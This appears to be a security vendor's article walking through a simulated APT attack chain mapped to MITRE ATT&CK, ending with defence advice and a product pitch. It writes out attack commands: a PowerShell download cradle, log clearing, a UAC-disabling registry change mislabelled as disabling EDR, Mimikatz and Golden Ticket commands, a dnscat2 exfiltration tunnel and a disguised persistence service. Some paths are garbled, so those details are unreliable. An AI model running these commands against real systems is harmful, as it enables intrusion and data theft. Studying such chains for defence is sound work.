Security Verification and Offensive-Defensive Practice
[The Perfect Heist] A Modern APT Attack Simulation and Deduction Based on the MITRE ATT&CK Framework

Attack Background: A Meticulously Designed Digital Heist
This article reconstructs an attack campaign (code-named "Perfect Heist") based on real-world APT tactics. Attackers leveraged multi-stage collaborative techniques to achieve deep penetration into the target network. The following workflow integrates ten of the most commonly used ATT&CK techniques to fully demonstrate the stealthy attack chain from initial access to data exfiltration.
Stage 1: Initial Access - Phishing and Fileless Loading
Attack Chain Reconstruction
A finance employee at Fintech Company A received an email that appeared to be from the company's IT department, titled "Urgent: Please Update Your Security Certificate." Attached to the email was an Excel file claiming to contain the latest security patches. After the employee opened the file, macro code automatically executed fileless attack commands, downloading and executing a loader script from a malicious server via a PowerShell script.

Phishing Lure
○ Forged notification email with an attachment disguised as an Excel document, which is actually an HTA file (Security_Update.hta)
○ Utilizing social engineering to entice the target to enable macro content
Vulnerability Exploitation
○ Triggered PowerShell memory loading via CVE-2024-XXXX formula injection vulnerability
○ Execution of fileless attack: IEX (New-Object Net.WebClient).DownloadString('hxxps://cdn[.]malicious[.]com/loader.ps1)
Technical Mapping
ATT&CK T1566.001 (Phishing: Spearphishing Attachment)
ATT&CK T1059.001 (Command and Scripting Interpreter: PowerShell)
Stage 2: Stealthy Evasion - Process Injection and Defense Evasion
Attack Chain Reconstruction
Once the script was successfully loaded, the attackers chose to inject malicious code into the process of an internally developed AI risk control system at Company A. This system had high privileges and could access the company's core database. To ensure stealthiness, the attackers also modified the system registry to disable EDR alerts and clear event logs, ensuring their activities went undetected by defense systems.

Process Injection
○ Injected malicious code into the legitimate process ai_engine.exe (the enterprise's self-developed AI risk control system)
○ Employed Process Hollowing technique: unmapping target process memory via NtUnmapViewOfSection
Defense Evasion
○ Registry modification to disable EDR alerts:
reg add HKLMSOFTWAREPoliciesMicrosoftWindowsCurrentVersionPoliciesSystem /v EnableLUA /t REG_DWORD /d 0
○ Clearing event logs: wevtutil cl Security
Technical Mapping
ATT&CK T1055.012 (Process Injection: Process Hollowing)
ATT&CK T1562.002 (Impair Defenses: Disable Windows Event Logging)
Stage 3: Lateral Movement - Credential Dumping and Golden Ticket Attack
Attack Chain Reconstruction
Attackers used Mimikatz to dump the LSASS process memory, successfully harvesting the NTLM hash of the Domain Administrator. They subsequently forged a Kerberos Golden Ticket and used these forged credentials to move laterally to the financial server via the SMB protocol, achieving privilege escalation and further penetration in the target system.

Credential Dumping
○ Dumping NTLM hashes from LSASS memory via Mimikatz: sekurlsa::logonpasswords
○ Stealing OAuth tokens saved in browsers (decrypting Chrome Login Data files)
Privilege Escalation
○ Forging Kerberos Golden Ticket:
kerberos::golden /user:svc_admin /domain:corp.com /sid:S-1-5-21-1234567890 /aes256:1a2b3c... /ptt
○ Lateral movement to the financial server via SMB protocol
Technical Mapping
ATT&CK T1555.003 (Credentials from Web Browsers)
ATT&CK T1558.001 (Steal or Forge Kerberos Tickets: Golden Ticket)
Stage 4: Data Exfiltration - DNS Covert Tunneling and Persistence
Attack Chain Reconstruction
Attackers concealed their communication via an encrypted tunnel, using the DNScat2 tool to transmit data over the DNS protocol. Meanwhile, they utilized persistence mechanisms, such as masquerading as a Windows service and modifying registry keys, to ensure long-term control over the target system even after system reboots. Additionally, they continuously exfiltrated sensitive data through DNS TXT records.

Data Encapsulation
○ Establishing an encrypted tunnel using the open-source tool
DNScat2:dnscat2 --dns server=malicious.com,port=53 --secret=MySecureKey
○ Segmenting and transmitting sensitive files (each block encoded as a DNS TXT record)
Persistence Mechanism
○ Creating a disguised Windows service: sc create "WindowsUpdateHelper" binPath= "C:WindowsTempsvchost.exe" start= auto
○ Dual assurance via Registry Run Keys + Scheduled Tasks
Technical Mapping
ATT&CK T1071.004 (Application Layer Protocol: DNS)
ATT&CK T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder)
Defense Insights: Building a Dynamic Defense System
Faced with such a complex attack chain, enterprises need to establish an all-around proactive defense system:
Zero Trust Control Establishing strict access control mechanisms is critical. Enterprises should implement strict context-aware control over the execution of high-risk scripts such as PowerShell and Python, while enforcing a hardware-level authentication mechanism combining TPM and HSM in core systems to fundamentally secure the systems.
Behavioral Monitoring By deploying advanced memory protection technologies, high-risk operations like cross-process calls can be effectively restricted. Establishing a DNS traffic baseline analysis system helps detect anomalous TXT record requests and other data exfiltration behaviors in a timely manner. These measures can effectively enhance the enterprise's capability to detect attack behaviors in real-time.
Security Validation Platform Leveraging a professional security validation platform to conduct comprehensive defense effectiveness verification is key to addressing complex attacks. The Cyber Security Validation Platform not only simulates complete attack paths for continuous security validation to identify weak links in the defense system in a timely manner, but also monitors the overall security defense posture in real-time through automated validation capabilities. Combined with the platform's rich threat intelligence data, enterprises can rapidly update defense strategies to counter new attack methodologies.
Dynamic Defense Validation Only by establishing a continuous defense validation mechanism can the effectiveness of the defense system be ensured. Enterprises should construct attack chain playbooks based on the ATT&CK framework and regularly evaluate the actual effectiveness of defensive measures. Through continuous security validation and a complete validation feedback loop, they can continuously optimize security protection strategies and elevate the overall level of security defense.
By building such a multi-layered, dynamically evolving defense system, enterprises can maintain robust security in an increasingly severe cybersecurity environment. With the continuous support of our security validation platform, enterprises can establish a comprehensive security defense capability to effectively counter various advanced threats.


